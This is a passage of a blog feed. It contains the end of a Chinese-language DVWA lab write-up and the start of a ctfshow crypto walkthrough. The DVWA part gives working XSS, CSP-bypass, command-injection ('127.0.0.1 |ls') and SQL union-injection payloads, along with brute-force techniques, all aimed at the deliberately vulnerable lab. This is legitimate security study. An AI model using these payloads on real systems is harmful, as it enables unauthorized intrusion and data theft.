);&quot;</span>;</span><br><span class="line">    <span class="variable">$result</span> = <span class="title function_ invoke__">mysqli_query</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>],  <span class="variable">$query</span> ) <span class="keyword">or</span> <span class="keyword">die</span>( <span class="string">&#x27;&lt;pre&gt;&#x27;</span> . ((<span class="title function_ invoke__">is_object</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>])) ? <span class="title function_ invoke__">mysqli_error</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>]) : ((<span class="variable">$___mysqli_res</span> = <span class="title function_ invoke__">mysqli_connect_error</span>()) ? <span class="variable">$___mysqli_res</span> : <span class="literal">false</span>)) . <span class="string">&#x27;&lt;/pre&gt;&#x27;</span> );</span><br><span class="line"></span><br><span class="line">    <span class="comment">//mysql_close();</span></span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>分析：</p><p>（1）message处使用了htmlspecialchars()函数，将字符全部转为了HTML实体，因此message处无法使用XSS形成攻击。</p><p>（2）name处做了长度限制，因此考虑使用抓包在BP中修改name的值（还是直接在浏览器改更快，还有就是他会将 <code>&lt;script&gt; </code>转化为空，所有考虑使用双写或者大小写去绕过。</p><p>其他不多说。</p><h4 id="7content-security-policy-csp-bypass"><a class="markdownIt-Anchor" href="#7content-security-policy-csp-bypass"></a> 7）Content Security Policy (CSP) Bypass</h4><p><strong>Content Security Policy (CSP) Bypass</strong>，指的是攻击者利用CSP策略本身的配置缺陷或浏览器的机制漏洞，成功让网页加载并执行了本应被CSP禁止的恶意代码（比如JavaScript）。简单来说，就是找到了突破网站“白名单”安全屏障的方法。</p><p>CSP的核心是让开发者通过 <code>Content-Security-Policy</code> 响应头来告诉浏览器，哪些资源是合法的。一个CSP Bypass的成立，通常是攻击者抓住了策略中“允许的”部分并加以滥用。</p><p>因此，low难度只要把Content-Security-Policy里的url粘贴上去就行了</p><p>medium难度：</p><p>没有做任何过滤</p><p>请求头里包含了 nonce。nonce 后加一个 base64 编码后的字符串。添加这一限制后，所有 script 都必须带上相同的 nonce，否则浏览器就拒绝执行。</p><p>然而，这一等级中 nonce 并不是每次随机生成的，而是一个固定的字符串 。base64 解码之后内容是：「Never going to give you up」……</p><p>只要提交这样的一段 script 即可：</p><figure class="highlight html"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">script</span> <span class="attr">nonce</span>=<span class="string">&quot;TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=&quot;</span>&gt;</span>alert()<span class="tag">&lt;/<span class="name">script</span>&gt;</span></span><br></pre></td></tr></table></figure><h4 id="8javascript-attacks"><a class="markdownIt-Anchor" href="#8javascript-attacks"></a> 8）JavaScript Attacks</h4><p>low难度弄出success的MD5值抓包改token即可</p><p>medium更简单，只需要抓包把全部ChangeMe改为success即可</p><h4 id="9authorisation-bypass"><a class="markdownIt-Anchor" href="#9authorisation-bypass"></a> 9）Authorisation Bypass</h4><p>low没有防护直接修改即可</p><p>进去以后发现没有这一关，于是直接通过url访问/vulnerabilities/authbypass/即可</p><p>medium难度：</p><p>low不能成功，看看源代码：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="comment">/*</span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">Only the admin user is allowed to access this page.</span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">Have a look at these two files for possible vulnerabilities: </span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">* vulnerabilities/authbypass/get_user_data.php</span></span><br><span class="line"><span class="comment">* vulnerabilities/authbypass/change_user_details.php</span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">*/</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (<span class="title function_ invoke__">dvwaCurrentUser</span>() != <span class="string">&quot;admin&quot;</span>) &#123;</span><br><span class="line">    <span class="keyword">print</span> <span class="string">&quot;Unauthorised&quot;</span>;</span><br><span class="line">    <span class="title function_ invoke__">http_response_code</span>(<span class="number">403</span>);</span><br><span class="line">    <span class="keyword">exit</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>发现可以通过这个改：vulnerabilities/authbypass/change_user_details.php</p><h4 id="10open-http-redirect"><a class="markdownIt-Anchor" href="#10open-http-redirect"></a> 10）Open HTTP Redirect</h4><p>low直接抓包修改即可，</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/vulnerabilities/open_redirect/source/low.php?redirect=https://ys.mihoyo.com/cloud/#/</span><br></pre></td></tr></table></figure><p>Medium：不能含有协议名</p><p>判断目标 URL 中是否包含 <code>http://</code> 或者 <code>https://</code>，如果包含则拒绝重定向。</p><p>表示 URL 时，如果没有明确指定协议，直接以 <code>//</code> 开头，则表示使用和当前页面相同的协议。现在绝大部分网站又都支持将 HTTP 重定向到 HTTPS，所以和low没什么区别。</p><h3 id="3high"><a class="markdownIt-Anchor" href="#3high"></a> 3.high</h3><h4 id="1brute-force-2"><a class="markdownIt-Anchor" href="#1brute-force-2"></a> 1）Brute Force</h4><p>为了减少工作量我假设账号为admin)Doge</p><p>和 medium 的区别在于：</p><ul><li><p>如果密码错误，等待随机 0～3 秒才返回。</p></li><li><p>表单中增加了隐藏的 input 组件 <code>user_token</code>，值为每次随机的字符串，用于防止 CSRF 攻击。</p><p>因此我们使用Grep - Extract功能提取 token，用 Pitchfork 模式尝试。</p><p>至于为什么不用集束炸弹，很简单，</p><p><code>token</code>机制的核心是**“一次一密”<strong>。我们发送的每一个登录请求，都必须携带一个</strong>从上一个请求响应中获取的、全新的、有效的<code>token</code>**。</p><p>而对于集束炸弹来说：</p><ul><li>它会尝试所有组合：<code>密码1</code>+<code>token_A</code>，<code>密码1</code>+<code>token_B</code>，<code>密码1</code>+<code>token_C</code>……</li><li>但问题是，<strong>除了<code>token_A</code>，其它的<code>token_B</code>、<code>token_C</code>都是无效或已过期的</strong>。因为它们不是在正确的时序下生成的。</li><li>结果就是，<strong>除了第一个请求，其余所有请求都会因为<code>token</code>无效而直接失败</strong>，永远无法得到正确的登录结果。</li></ul></li></ul><p>第一个参数不多说，和之前一样</p><p><img src="https://s41.ax1x.com/2026/08/07/pm7BKTs.png" alt="image" /></p><p>设置第二个参数——token，有效载荷类型改为递归搜索</p><p>记得改为单线程模式，不然就会报错</p><p>然后爆破成功得到密码（这个test是我自己设置的，如果没设置就是password，侧面反映出爆破的成功doge）</p><p><img src="https://raw.githubusercontent.com/Cl1ck-t0/image-bed/main/%E5%B1%8F%E5%B9%95%E6%88%AA%E5%9B%BE%202026-08-07%20102300.png" alt="img" /></p><h4 id="2command-injection-2"><a class="markdownIt-Anchor" href="#2command-injection-2"></a> 2）Command Injection</h4><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// Set blacklist</span></span><br><span class="line">   <span class="variable">$substitutions</span> = <span class="keyword">array</span>(</span><br><span class="line">       <span class="string">&#x27;&amp;&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;;&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;| &#x27;</span> =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;-&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;$&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;(&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;)&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;`&#x27;</span>  =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">       <span class="string">&#x27;||&#x27;</span> =&gt; <span class="string">&#x27;&#x27;</span>,</span><br><span class="line">   ); </span><br></pre></td></tr></table></figure><p>看似过滤了很多，实则这里给我玩阴的</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#x27;| &#x27; =&gt; &#x27;&#x27;,  仔细看发现管道符后面还有空格，那就把空格去掉依旧行得通</span><br></pre></td></tr></table></figure><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">127.0.0.1 |ls</span><br></pre></td></tr></table></figure><h4 id="3csrf-2"><a class="markdownIt-Anchor" href="#3csrf-2"></a> 3）CSRF</h4><p>看了源码</p><p>high等级的主要区别是增加了一个token值的校验，每次登录都会校验token是否正确，若想要执行更改密码操作必须知道正常用户的token</p><p>实则不知道为什么直接改就行？hyw</p><h4 id="4xss_drs"><a class="markdownIt-Anchor" href="#4xss_drs"></a> 4）xss_d&amp;r&amp;s</h4><p>xss_d:</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="comment">// Is there any input?</span></span><br><span class="line"><span class="keyword">if</span> ( <span class="title function_ invoke__">array_key_exists</span>( <span class="string">&quot;default&quot;</span>, <span class="variable">$_GET</span> ) &amp;&amp; !<span class="title function_ invoke__">is_null</span> (<span class="variable">$_GET</span>[ <span class="string">&#x27;default&#x27;</span> ]) ) &#123;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># White list the allowable languages</span></span><br><span class="line">    <span class="keyword">switch</span> (<span class="variable">$_GET</span>[<span class="string">&#x27;default&#x27;</span>]) &#123;</span><br><span class="line">        <span class="keyword">case</span> <span class="string">&quot;French&quot;</span>:</span><br><span class="line">        <span class="keyword">case</span> <span class="string">&quot;English&quot;</span>:</span><br><span class="line">        <span class="keyword">case</span> <span class="string">&quot;German&quot;</span>:</span><br><span class="line">        <span class="keyword">case</span> <span class="string">&quot;Spanish&quot;</span>:</span><br><span class="line">            <span class="comment"># ok</span></span><br><span class="line">            <span class="keyword">break</span>;</span><br><span class="line">        <span class="keyword">default</span>:</span><br><span class="line">            <span class="title function_ invoke__">header</span> (<span class="string">&quot;location: ?default=English&quot;</span>);</span><br><span class="line">            <span class="keyword">exit</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br><span class="line"></span><br></pre></td></tr></table></figure><p>这个后端代码可以说是没什么问题了，获取到语言以后直接break，不然就重定向，几乎没什么漏洞，于是我们只能从前端找问题；</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> (<span class="variable language_">document</span>.<span class="property">location</span>.<span class="property">href</span>.<span class="title function_">indexOf</span>(<span class="string">&quot;default=&quot;</span>) &gt;= <span class="number">0</span>) &#123;</span><br><span class="line">  <span class="keyword">var</span> lang = <span class="variable language_">document</span>.<span class="property">location</span>.<span class="property">href</span>.<span class="title function_">substring</span>(<span class="variable language_">document</span>.<span class="property">location</span>.<span class="property">href</span>.<span class="title function_">indexOf</span>(<span class="string">&quot;default=&quot;</span>)+<span class="number">8</span>);</span><br><span class="line">  <span class="comment">// ...</span></span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>直接截取url中default后面的值，</p><p>因此：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">English&amp;%3Cscript%3Ealert()%3C/script%3E</span><br></pre></td></tr></table></figure><p>xss_r:</p><p>查看源码：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"></span><br><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ invoke__">header</span> (<span class="string">&quot;X-XSS-Protection: 0&quot;</span>);</span><br><span class="line"></span><br><span class="line"><span class="comment">// Is there any input?</span></span><br><span class="line"><span class="keyword">if</span>( <span class="title function_ invoke__">array_key_exists</span>( <span class="string">&quot;name&quot;</span>, <span class="variable">$_GET</span> ) &amp;&amp; <span class="variable">$_GET</span>[ <span class="string">&#x27;name&#x27;</span> ] != <span class="literal">NULL</span> ) &#123;</span><br><span class="line">    <span class="comment">// Get input</span></span><br><span class="line">    <span class="variable">$name</span> = <span class="title function_ invoke__">preg_replace</span>( <span class="string">&#x27;/&lt;(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i&#x27;</span>, <span class="string">&#x27;&#x27;</span>, <span class="variable">$_GET</span>[ <span class="string">&#x27;name&#x27;</span> ] );</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Feedback for end user</span></span><br><span class="line">    <span class="keyword">echo</span> <span class="string">&quot;&lt;pre&gt;Hello <span class="subst">&#123;$name&#125;</span>&lt;/pre&gt;&quot;</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>正则替换，但是没什么用doge</p><p>payload：</p><figure class="highlight html"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">img</span> <span class="attr">src</span>=<span class="string">1</span> <span class="attr">onerror</span>=<span class="string">&quot;alert()&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><p>xss_s：</p><p>依旧：</p><figure class="highlight html"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">img</span> <span class="attr">src</span>=<span class="string">1</span> <span class="attr">onerror</span>=<span class="string">&quot;alert()&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><p>ps：high难度还是太逊了，比不了学长出的“我要不停的实践你…rev”一点doge😭</p><h4 id="5sql"><a class="markdownIt-Anchor" href="#5sql"></a> 5）SQL</h4><p>high难度添加了单独的页面强强强</p><p>上去测试了一下结果写个1’被记录导致整个SQL挑战炸了）</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/dvwa/vulnerabilities/sqli/session-input.php</span><br></pre></td></tr></table></figure><p>访问写个正常的就可以了emmmmmm</p><p>说明页面存在SQL注入漏洞。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select 1,database()#   </span><br></pre></td></tr></table></figure><p>这里–+里的+不会被解析成空格，所以只能用# 或者-- 其他语句用空格隔开，不然会报错</p><p>爆出库名：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">ID: -1&#x27; union select 1,database()#   </span><br><span class="line">First name: 1</span><br><span class="line">Surname: dvwa</span><br></pre></td></tr></table></figure><p>爆表：怎么一点过滤没有好不习惯emmmmmm</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">ID: -1&#x27; union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#</span><br><span class="line">First name: 1</span><br><span class="line">Surname: users</span><br></pre></td></tr></table></figure><p>爆字段名：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">ID: -1&#x27; union select 1,group_concat(column_name) from information_schema.columns where table_name=&#x27;users&#x27;#</span><br><span class="line">First name: 1</span><br><span class="line">Surname: avatar,failed_login,first_name,last_login,last_name,password,user,user_id,CURRENT_CONNECTIONS,MAX_SESSION_CONTROLLED_MEMORY,MAX_SESSION_TOTAL_MEMORY,TOTAL_CONNECTIONS,USER</span><br></pre></td></tr></table></figure><p>后面没什么好说的了。</p><h4 id="6content-security-policy-csp-bypass"><a class="markdownIt-Anchor" href="#6content-security-policy-csp-bypass"></a> 6）Content Security Policy (CSP) Bypass</h4><p>源码中：</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">function</span> <span class="title function_">clickButton</span>(<span class="params"></span>) &#123;</span><br><span class="line">  <span class="keyword">var</span> s = <span class="variable language_">document</span>.<span class="title function_">createElement</span>(<span class="string">&quot;script&quot;</span>);</span><br><span class="line">  s.<span class="property">src</span> = <span class="string">&quot;source/jsonp.php?callback=solveSum&quot;</span>;</span><br><span class="line">  <span class="variable language_">document</span>.<span class="property">body</span>.<span class="title function_">appendChild</span>(s);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>是通过这里调用的，控制台改一下就就行</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">function</span> <span class="title function_">clickButton</span>(<span class="params"></span>) &#123;</span><br><span class="line">    <span class="keyword">var</span> s = <span class="variable language_">document</span>.<span class="title function_">createElement</span>(<span class="string">&quot;script&quot;</span>);</span><br><span class="line">    s.<span class="property">src</span> = <span class="string">&quot;source/jsonp.php?callback=alert&quot;</span>;</span><br><span class="line">    <span class="variable language_">document</span>.<span class="property">body</span>.<span class="title function_">appendChild</span>(s);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h4 id="7authorisation-bypass"><a class="markdownIt-Anchor" href="#7authorisation-bypass"></a> 7）Authorisation Bypass</h4><p>vulnerabilities/authbypass/change_user_details.php依旧能用，只是get_user_data.php做了鉴权，和medium差不多</p><p>其他还没做😋后续做完再补充</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/31/DVWA-security/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/31/DVWA-security/"/>
    <published>2026-07-31T04:41:35.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>DVWA security</title>
    <updated>2026-08-07T04:07:28.320Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="crypto" scheme="https://cl1ck-t0.github.io/tags/crypto/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="ctfshow-crypto-wp"><a class="markdownIt-Anchor" href="#ctfshow-crypto-wp"></a> ctfshow-crypto-wp</h1><p>这里持续更新我在ctfshow里面crypto的刷题记录</p><h2 id="1crypto9"><a class="markdownIt-Anchor" href="#1crypto9"></a> 1.crypto9</h2><p>发现打开压缩包需要密码，直接爆破秒了</p><p>得到密码4132</p><p>然后我上网搜了一下发现serpent是一种加密</p><p>于是我找到了在线解密网站如下：</p><p><a href="http://serpent.online-domain-tools.com/">蛇形加密——轻松加密或解密字符串或文件</a></p><p>得到flag：<strong>flag{c960a0f3bf871d7da2a8413ae78f7b5f}</strong></p><h2 id="2crypto10"><a class="markdownIt-Anchor" href="#2crypto10"></a> 2.crypto10</h2><p>看到 <code>=E7=94=A8</code> 这种格式，这是 <strong>Quoted-Printable 编码</strong>（也叫 <strong>URL 百分号编码的变体</strong>）。</p><p>特征：</p><ul><li>每个字节用 <code>=</code> 加两个十六进制数字表示</li><li>例如 <code>=E7=94=A8</code> 就是 UTF-8 编码的三个字节</li></ul><p>解得：flag{用你那火热的嘴唇让我在午夜里无尽的销魂}</p><h2 id="3crypto11"><a class="markdownIt-Anchor" href="#3crypto11"></a> 3.crypto11</h2><p>MD5</p><p>直接在线网站查询即可</p><p><a href="https://www.cmd5.com/">md5在线解密破解,md5解密加密</a></p><p>得到flag{ctf}</p><h2 id="4crypto0"><a class="markdownIt-Anchor" href="#4crypto0"></a> 4.crypto0</h2><p>向前偏移一位：flag{hello_ctf}</p><h2 id="5crypto12"><a class="markdownIt-Anchor" href="#5crypto12"></a> 5.crypto12</h2><p>字符反转</p><p>给个代码:</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">def</span> <span class="title function_">atbash</span>(<span class="params">text</span>):</span><br><span class="line">    result = <span class="string">&quot;&quot;</span></span><br><span class="line">    <span class="keyword">for</span> c <span class="keyword">in</span> text:</span><br><span class="line">        <span class="keyword">if</span> <span class="string">&#x27;a&#x27;</span> &lt;= c &lt;= <span class="string">&#x27;z&#x27;</span>:</span><br><span class="line">            result += <span class="built_in">chr</span>(<span class="built_in">ord</span>(<span class="string">&#x27;z&#x27;</span>) - (<span class="built_in">ord</span>(c) - <span class="built_in">ord</span>(<span class="string">&#x27;a&#x27;</span>)))</span><br><span class="line">        <span class="keyword">elif</span> <span class="string">&#x27;A&#x27;</span> &lt;= c &lt;= <span class="string">&#x27;Z&#x27;</span>:</span><br><span class="line">            result += <span class="built_in">chr</span>(<span class="built_in">ord</span>(<span class="string">&#x27;Z&#x27;</span>) - (<span class="built_in">ord</span>(c) - <span class="built_in">ord</span>(<span class="string">&#x27;A&#x27;</span>)))</span><br><span class="line">        <span class="keyword">else</span>:</span><br><span class="line">            result += c</span><br><span class="line">    <span class="keyword">return</span> result</span><br><span class="line"></span><br><span class="line"><span class="built_in">print</span>(atbash(<span class="string">&quot;uozt&#123;Zgyzhv_xlwv_uiln_xguhsld&#125;&quot;</span>))</span><br></pre></td></tr></table></figure><p>flag{Atbase_code_from_ctfshow}</p><h2 id="6crypto13"><a class="markdownIt-Anchor" href="#6crypto13"></a> 6.crypto13</h2><p>题中说明base家族，猜测是多种base组合，常见的时base32和base64，写脚本执行，发现得到flag</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line">import base64</span><br><span class="line">def base(s):</span><br><span class="line">    try:</span><br><span class="line">        s = base64.b32decode(s)</span><br><span class="line">        s = base(s)</span><br><span class="line">    except:</span><br><span class="line">        try:</span><br><span class="line">            s = base64.b64decode(s)</span><br><span class="line">            s = base(s)</span><br><span class="line">        except:</span><br><span class="line">            return s</span><br><span class="line">    return s</span><br><span class="line">f = open(&#x27;base.txt&#x27;)</span><br><span class="line"></span><br><span class="line">text = f.read()</span><br><span class="line"></span><br><span class="line">print(base(text))</span><br></pre></td></tr></table></figure><p>flag{b4Se_Fami1y_Is_FUn}</p><h2 id="7crypto14"><a class="markdownIt-Anchor" href="#7crypto14"></a> 7.crypto14</h2><p>十六进制转换完再字符映射</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> base64</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">decode_custom_base64</span>(<span class="params">encoded_str</span>):</span><br><span class="line">    t = <span class="string">&#x27;ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/&#x27;</span></span><br><span class="line"></span><br><span class="line">    l = <span class="string">&quot;&quot;</span></span><br><span class="line">    <span class="keyword">for</span> i <span class="keyword">in</span> encoded_str:</span><br><span class="line">        l += t[(t.index(i)-<span class="number">30</span>)%<span class="number">64</span>]</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">if</span> <span class="built_in">len</span>(l)%<span class="number">4</span> != <span class="number">0</span>:</span><br><span class="line">        l += <span class="string">&quot;=&quot;</span>*(<span class="number">4</span>-(<span class="built_in">len</span>(l)%<span class="number">4</span>))</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        flag = base64.b64decode(l).decode(<span class="string">&#x27;utf-8&#x27;</span>)</span><br><span class="line">        <span class="keyword">return</span> flag</span><br><span class="line">    <span class="keyword">except</span> Exception <span class="keyword">as</span> e:</span><br><span class="line">        <span class="keyword">return</span> <span class="string">f&quot;解码失败: <span class="subst">&#123;<span class="built_in">str</span>(e)&#125;</span>&quot;</span></span><br><span class="line">        </span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    <span class="comment"># 这是原代码中的输入字符串</span></span><br><span class="line">    s = <span class="string">&#x27;3EP/3VNFFmNEAnlHD5dCMmVHD5ad9uG&#x27;</span></span><br><span class="line">    result = decode_custom_base64(s)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;解码结果:&quot;</span>, result)</span><br></pre></td></tr></table></figure><p>flag{看我长不长?}</p><h2 id="8萌新_密码5"><a class="markdownIt-Anchor" href="#8萌新_密码5"></a> 8.萌新_密码5</h2><p>当铺密码</p><ul><li><code>田</code> → 0</li><li><code>由</code> → 1</li><li><code>中</code> → 2</li><li><code>人</code> → 3</li><li><code>工</code> → 4</li><li><code>大</code> → 5</li><li><code>王</code> → 6</li><li><code>夫</code> → 7</li><li><code>井</code> → 8</li><li><code>羊</code> → 9</li></ul><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line">s =&#x27;田由中人工大王夫井羊&#x27;</span><br><span class="line">code=&quot;由田中 由田井 羊夫 由田人 由中人 羊羊 由由王 由田中 由由大 由田工 由由由 由由羊 由中大&quot;</span><br><span class="line">code = code.split(&quot; &quot;)</span><br><span class="line">w = &#x27;&#x27;</span><br><span class="line">for i in code:</span><br><span class="line">    k=&quot;&quot;</span><br><span class="line">    for j in i:</span><br><span class="line">       k+=str(s.index(j))</span><br><span class="line">    w+=chr(int(k))</span><br><span class="line">print(w)</span><br></pre></td></tr></table></figure><p>flag{ctfshow}</p><h2 id="9贝斯多少呢"><a class="markdownIt-Anchor" href="#9贝斯多少呢"></a> 9.贝斯多少呢</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">8nCDq36gzGn8hf4M2HJUsn4aYcYRBSJwj4aE0hbgpzHb4aHcH1zzC9C3IL</span><br></pre></td></tr></table></figure><p>base62分组，也就是穷举出分组</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span 